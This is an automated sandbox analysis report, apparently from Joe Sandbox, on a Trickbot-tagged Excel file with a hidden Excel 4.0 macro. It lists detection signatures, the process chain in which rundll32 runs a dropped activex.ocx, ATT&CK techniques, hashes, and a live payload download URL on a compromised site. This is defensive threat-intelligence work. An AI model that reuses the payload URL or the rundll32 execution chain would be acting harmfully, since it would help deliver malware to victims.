ID: 336129
Sample Name: ORDER787-5.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 13:00:07
Date: 05/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report ORDER787-5.xls

Overview

General Information

Sample Name:	ORDER787-5.xls
Analysis ID:	336129
MD5:	1d97c6cb50c410...
SHA1:	a4dc090837c76a..
SHA256:	1b761a682092f8b.
Tags:	Trickbot xls

Most interesting Screenshot:



Detection


Hidden Macro 4.0

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (drops P...
- Found malicious Excel 4.0 Macro
- Multi AV Scanner detection for dropp...
- Office document tries to convince vi...
- Document exploit detected (UrlDown...
- Document exploit detected (process...
- Found Excel 4.0 Macro with suspicio...
- Found abnormal large hidden Excel ...
- Found malicious URLs in unpacked ...
- Office process drops PE file
- Sigma detected: Microsoft Office Pr...
- Allocates memory within range whic...
- Contains functionality to access load...

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 1748 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - rundll32.exe (PID: 2340 cmdline: rundll32 C:\ProgramData\activex.ocx, DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
    - rundll32.exe (PID: 2328 cmdline: rundll32 C:\ProgramData\activex.ocx, DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
      - wermgr.exe (PID: 2896 cmdline: C:\Windows\system32\wermgr.exe MD5: 41DF7355A5A907E2C1D7804EC028965D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


No yara matches

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- AV Detection
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for dropped file

Software Vulnerabilities:

Document exploit detected (drops PE files)

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

Networking:

Found malicious URLs in unpacked macro 4.0 sheet

System Summary:

Found malicious Excel 4.0 Macro

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found abnormal large hidden Excel 4.0 Macro sheet


Office process drops PE file

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Re Se Eff
Valid Accounts	Scripting 3 1	Path Interception	Process Injection 1 1	Masquerading 1 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	Eavesdrop on Insecure Network Communication	Re Tra Wit Aut
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Security Software Discovery 1 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 to Redirect Phone Calls/SMS	Re Wi Wit Aut
Domain Accounts	Exploitation for Client Execution 3 3	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 1	Security Account Manager	File and Directory Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploit SS7 to Track Device Location	Ob De Clo Ba
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	System Information Discovery 2 4	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2	SIM Card Swap	

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Re Se Eff
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 3 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 2 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service	
External Remote Services	Scheduled Task	Startup Items	Startup Items	Rundll32 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points	


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
ORDER787-5.xls	5%	Virustotal		Browse
ORDER787-5.xls	4%	ReversingLabs	Script.Trojan.Heuristic	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\ProgramData\activex.ocx	15%	ReversingLabs		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\apperolew[1].png	15%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.rundll32.exe.2e0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
penrithdentalimplants.com.au	1%	Virustotal		Browse
www.penrithdentalimplants.com.au	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://https://www.penrithdentalimplants.com.au/ls/apperolew.png	4%	Virustotal		Browse
http://https://www.penrithdentalimplants.com.au/ls/apperolew.png	0%	Avira URL Cloud	safe	

Domains and IPs


Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
penrithdentalimplants.com.au	160.153.76.195	true	false	• 1%, Virustotal, Browse	unknown
www.penrithdentalimplants.com.au	unknown	unknown	false	• 2%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000003.0000000 2.2115864154.0000000001DA7000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2114786564.000 0000002087000.00000002.0000000 1.sdmp	false		high
http://www.windows.com/pctv.	rundll32.exe, 00000004.0000000 2.2114348726.0000000001EA0000. 00000002.00000001.sdmp	false		high
http://investor.msn.com	rundll32.exe, 00000003.0000000 2.2115627989.0000000001BC0000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2114348726.000 0000001EA0000.00000002.0000000 1.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000003.0000000 2.2115627989.0000000001BC0000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2114348726.000 0000001EA0000.00000002.0000000 1.sdmp	false		high
http://www.icra.org/vocabulary/.	rundll32.exe, 00000003.0000000 2.2115864154.0000000001DA7000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2114786564.000 0000002087000.00000002.0000000 1.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000003.0000000 2.2115864154.0000000001DA7000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2114786564.000 0000002087000.00000002.0000000 1.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000003.0000000 2.2115627989.0000000001BC0000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2114348726.000 0000001EA0000.00000002.0000000 1.sdmp	false		high
http://https://www.penrithdentalimplants.com.au/ls/apperolew.png	before.2.99.0.sheet.csv_unpack	true	• 4%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://investor.msn.com/	rundll32.exe, 00000003.0000000 2.2115627989.0000000001BC0000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2114348726.000 0000001EA0000.00000002.0000000 1.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
160.153.76.195	unknown	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	336129
Start date:	05.01.2021
Start time:	13:00:07
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 35s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	ORDER787-5.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	7
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout

Detection:	MAL
Classification:	mal100.expl.evad.winXLS@7/13@1/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 41.9% (good quality ratio 38.5%) • Quality average: 75.4% • Quality standard deviation: 32.3%
HCA Information:	• Successful, ratio: 78% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 8.248.135.254, 8.248.131.254, 67.27.157.126, 8.248.115.254, 8.248.139.254 • Excluded domains from analysis (whitelisted): audownload.windowsupdate.nsatc.net, ctldl.windowsupdate.com, auto.au.download.windowsupdate.com.c.footprint.net, au-bg-shim.trafficmanager.net • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
13:00:52	API Interceptor	1x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-26496-GO-DADDY-COM-LLCUS	order.exe	Get hash	malicious	Browse	• 43.255.154.95
	Nuevo pedido.exe	Get hash	malicious	Browse	• 184.168.131.241
	R900071030.exe	Get hash	malicious	Browse	• 184.168.131.241
	Nuevo pedido.exe	Get hash	malicious	Browse	• 184.168.131.241
	http://https://da930.infusion-links.com/api/v1/click/5782635710906368/4861645707411456	Get hash	malicious	Browse	• 50.62.139.118
	SecuriteInfo.com.Variant.Razy.820883.21352.exe	Get hash	malicious	Browse	• 182.50.151.32
	Nuevo orden pdf.exe	Get hash	malicious	Browse	• 184.168.131.241

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://https://bitly.com/2Xaw8VA	Get hash	malicious	Browse	• 50.63.41.1
	bbva confirming Aviso de pago EUR5780020210104.exe	Get hash	malicious	Browse	• 64.202.184.79
	QUOTATION REQUEST.exe	Get hash	malicious	Browse	• 184.168.131.241
	bbva confirming Aviso de pago EUR5780020210104.exe	Get hash	malicious	Browse	• 64.202.184.79
	bbva confirming Aviso de pago EUR5780020210104.exe	Get hash	malicious	Browse	• 64.202.184.79
	DEBIT NOTE_ PZU000147200.exe	Get hash	malicious	Browse	• 192.169.223.13
	2021 Additional Agreement.exe	Get hash	malicious	Browse	• 184.168.131.241
	rib.exe	Get hash	malicious	Browse	• 198.71.233.109
	TN22020000560175.exe	Get hash	malicious	Browse	• 184.168.131.241
	V-0093717.doc	Get hash	malicious	Browse	• 23.229.235.131
	messaggio 2912.doc	Get hash	malicious	Browse	• 166.62.28.86
	Rfq_Catalog.exe	Get hash	malicious	Browse	• 198.71.232.3
	P.O-45.exe	Get hash	malicious	Browse	• 107.180.50.162

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
7dcce5b76c8b17472d024758970a406b	SecuriteInfo.com.VB.Trojan.Valyria.798.25424.xls	Get hash	malicious	Browse	• 160.153.76.195
	SecuriteInfo.com.VB.Trojan.Valyria.798.25424.xls	Get hash	malicious	Browse	• 160.153.76.195
	Documentation__EG382U8V.doc	Get hash	malicious	Browse	• 160.153.76.195
	Documentation__EG382U8V.doc	Get hash	malicious	Browse	• 160.153.76.195
	5813 Filename.docx	Get hash	malicious	Browse	• 160.153.76.195
	5813 Filename.docx	Get hash	malicious	Browse	• 160.153.76.195
	Recibo de pago.xls	Get hash	malicious	Browse	• 160.153.76.195
	Verification Report of Interface utilization cannot be correctly get by ....docx	Get hash	malicious	Browse	• 160.153.76.195
	Pago Fecha 2021.xls	Get hash	malicious	Browse	• 160.153.76.195
	Statement_1472621419.xls	Get hash	malicious	Browse	• 160.153.76.195
	Statement_1472621419.xls	Get hash	malicious	Browse	• 160.153.76.195
	Curriculo Laura Sperandio (ps).xlsm	Get hash	malicious	Browse	• 160.153.76.195
	SecuriteInfo.com.VB.Heur.EmoDldr.32.60562790.Gen.23503.doc	Get hash	malicious	Browse	• 160.153.76.195
	SecuriteInfo.com.VB.Heur.EmoDldr.32.D69B7850.Gen.24453.doc	Get hash	malicious	Browse	• 160.153.76.195
	SecuriteInfo.com.VB.Heur.EmoDldr.32.92AE33C6.Gen.14319.doc	Get hash	malicious	Browse	• 160.153.76.195
	SecuriteInfo.com.VB.Heur.EmoDldr.32.60562790.Gen.23503.doc	Get hash	malicious	Browse	• 160.153.76.195
	SecuriteInfo.com.VB.Heur.EmoDldr.32.D69B7850.Gen.24453.doc	Get hash	malicious	Browse	• 160.153.76.195
	SecuriteInfo.com.VB.Heur.EmoDldr.32.1ED8B2A0.Gen.1653.doc	Get hash	malicious	Browse	• 160.153.76.195
	SecuriteInfo.com.VB.Heur.EmoDldr.32.92AE33C6.Gen.14319.doc	Get hash	malicious	Browse	• 160.153.76.195
	SecuriteInfo.com.VB.Heur.EmoDldr.32.A0B4C65C.Gen.18253.doc	Get hash	malicious	Browse	• 160.153.76.195

Dropped Files

No context

Created / dropped Files

C:\ProgramData\activex.ocx

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	327680
Entropy (8bit):	7.594344556420887
Encrypted:	false
SSDEEP:	6144:TkgbkwkCOtK/0C74zwkF1vjA77XR/RYvetp:T/bgCO8SzwkF1vUDXYvetp
MD5:	1A57412AB2EDD77103FD75768BA146DD

C:\ProgramData\activex.ocx	
SHA1:	81599A9B526C16B2A0A82CADCB8ACAAC6781EC81
SHA-256:	7AB75BC888C6DD0457098D4539D9C86C3F1358A3B0C1A262F2BB8287E2BAC917
SHA-512:	7679B32035D95E5563EAD9D54D8EF810C20913DA702D983A23C66FC51E9F00647556BEE2BA48803BD13B1340744C78AAEA835BB9C247E616480595043DE9566A
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 15%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....9.zj.zj.zj.}.j.zj.}.j..zj3.'j..zj.{j..zj.}.j..zj.}.j.zj.}.j.zj.}.j.zjRich.zj... .....PE..L....._.....!.....-..... .....k-.....06..P..../..<.....|.....%..@.....(..... ....text..... ..`.rdata...6.....@.....@..@.data...<6...@... ...@.....@....rsrc....|.....`.....@..@.reloc..... .....@..B..... ....

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Microsoft Cabinet archive data, 58936 bytes, 1 file
Category:	dropped
Size (bytes):	58936
Entropy (8bit):	**7.994797855729196**
Encrypted:	**true**
SSDEEP:	768:A2CCXehkvodpN73AJjDzh85ApA37vK5clxQh+aLE/sSkoWYrgEHqCinmXdBDz2mi:i/LAvEZrGclx0hoW6qCLdNz2pj
MD5:	E4F1E21910443409E81E5B55DC8DE774
SHA1:	EC0885660BD216D0CDD5E6762B2F595376995BD0
SHA-256:	CF99E08369397577BE949FBF1E4BF06943BC8027996AE65CEB39E38DD3BD30F5
SHA-512:	2253849FADBCDF2B10B78A8B41C54E16DB7BB300AAA1A5A151EDA2A7AA64D5250AED908C3B46AFE7262E66D957B255F6D57B6A6BB9E4F9324F2C22E9BF088246
Malicious:	false
Reputation:	high, very likely benign file
